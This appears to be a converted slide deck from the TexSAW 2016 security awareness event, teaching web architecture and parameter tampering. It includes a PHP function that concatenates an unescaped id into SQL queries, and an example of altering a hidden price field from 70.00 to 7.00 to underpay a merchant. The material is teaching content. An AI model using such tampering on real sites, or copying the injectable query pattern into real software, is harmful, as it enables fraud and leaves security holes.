



NOVEMBER 4 – 5

TexSAW

2016

6th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING & COMPUTER SCIENCE

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Topics in Web Security

**Marina George, Paul Murley, Kristen Williams,
and Travis Wright**

TexSAW 2016

Disclaimer


Do **NOT** use the methods shown on websites not specified for web security practice.

It is **ILLEGAL**.


Topics

- **Crash Course: Web Architecture**
- Parameter Tampering
 - Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Web Architecture



Client-Server Architecture



HTML

```
<div class="page" id="page">
  <!-- Begin .header -->
  <header class="header cf" role="banner">
    <a href="#"></a>      <a href="#search-form" class="nav-toggle nav-
      <a href="#nav" class="nav-toggle nav-toggle-menu icon-menu"><span class="is-vishidden">Menu</span></a>
    <nav id="nav" class="nav">
      <ul>
        <li><a href="#">Home</a></li>
        <li><a href="#">About</a></li>
        <li><a href="#">Blog</a></li>
        <li><a href="#">Contact</a></li>
      </ul>
    </nav><!--end .nav-->
    <form action="#" method="post" class="inline-form search-form">
      <fieldset>
        <legend class="is-vishidden">Search</legend>
        <label for="search-field" class="is-vishidden">Search</label>
        <input type="search" placeholder="Search" id="search-field" class="search-field" />
        <button class="search-submit">
          <span class="icon-search" aria-hidden="true"></span>
          <span class="is-vishidden">Search</span>
        </button>
      </fieldset>
    </form> </header>
    <!-- End .header -->    <div role="main">
      <div class="block block-hero">
        <a href="http://www.fillerati.com" class="inner">
          <div class="b-thumb">
```

CSS

```
16  body
17  {
18      @property "body";
19      font-family: 'Trebuchet MS', Helvetica, Arial, sans-serif;
20      color: @contentText;
21      word-wrap: break-word;
22      line-height: 1.27;
23      @property "/body";
24  }
25
26  /* counteract the word-wrap setting in 'body' */
27  pre, textarea
28  {
29      word-wrap: normal;
30  }
31
```


HTTP Request

```
GET /index.html HTTP/1.1  
Host: www.website.com
```

HTTP Response

```
HTTP/1.1 200 OK
```

```
Date: Mon, 17 October 2016 12:00:00 GMT
```

```
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
```

```
Last-Modified: Mon, 23 May 2005 12:00:00 GMT
```


```
Etag: "12345678987654321"
```

```
Accept-Ranges: bytes|
```

```
Content-Length: 512
```

```
Connection: close
```

```
Content-Type: text/html; charset=UTF-8
```

PHP & Server-Side Scripting


```
106  /**
107  * Saves the object to the database
108  * @return integer $bookId
109  */
110  function Save()
111  {
112      $Database = new DatabaseConnection();
113      $query = "select bookid from `book` where `bookid`='". $this->bookId.'" LIMIT 1";
114      $Database->Query($query);
115      if ($Database->Rows() > 0)
116      {
117          $query = "update `book` set
118          `booktitle`='". $Database->Escape($this->bookTitle)."',
119          `price`='". $Database->Escape($this->price)."',
120          `author`='". $Database->Escape($this->author)."' where `bookid`='". $this->bookId.'"";
121      }
122      else
123      {
124          $query = "insert into `book` (`booktitle`, `price`, `author` ) values (
125          '". $Database->Escape($this->bookTitle)."',
126          '". $Database->Escape($this->price)."',
127          '". $Database->Escape($this->author)."' )";
128      }
129      $Database->InsertOrUpdate($query);
130      if ($this->bookId == "")
131      {
132          $this->bookId = $Database->GetCurrentId();
133      }
134      return $this->bookId;
135  }
136
```

JavaScript & Client-Side Scripting

```
function validateForm() {  
    var x = document.forms["myForm"]["fname"].value;  
    if (x == null || x == "") {  
        alert("Name must be filled out");  
        return false;  
    }  
}
```


Cookies

Browser security features: HTTP Cookie



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
Topics

- Crash Course: Web Architecture
- **Parameter Tampering**
 - Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Parameter Tampering

- “the manipulation of parameters exchanged between client and server in order to modify application data” - OWASP
- Modification of certain values in the URL and/or page’s form field data to gain access to unauthorized information. - TechTarget

Example #1




Student



Here is
how much
I owe you



Sounds good



Merchant



`<input type="text" name="cost" value="70.00">`


Student



I paid



The book is shipped



Merchant


Tell them you paid




PayPal

Attack

Student



Here is
how much
I owe you
(\$7.00)



Merchant



`<input type="text" name="cost" value="7.00">`

Attack

Original Parameter Values:


```
<input type="hidden" id="product-1" name="cost" value="70.00">
```

Values after Parameter Tampering:

```
<input type="hidden" id="product-1" name="cost" value="7.00">
```

Attack


Student



I paid \$70.00



The Book is Shipped!




Merchant

Tell them you paid



PayPal



You can change the patient id!

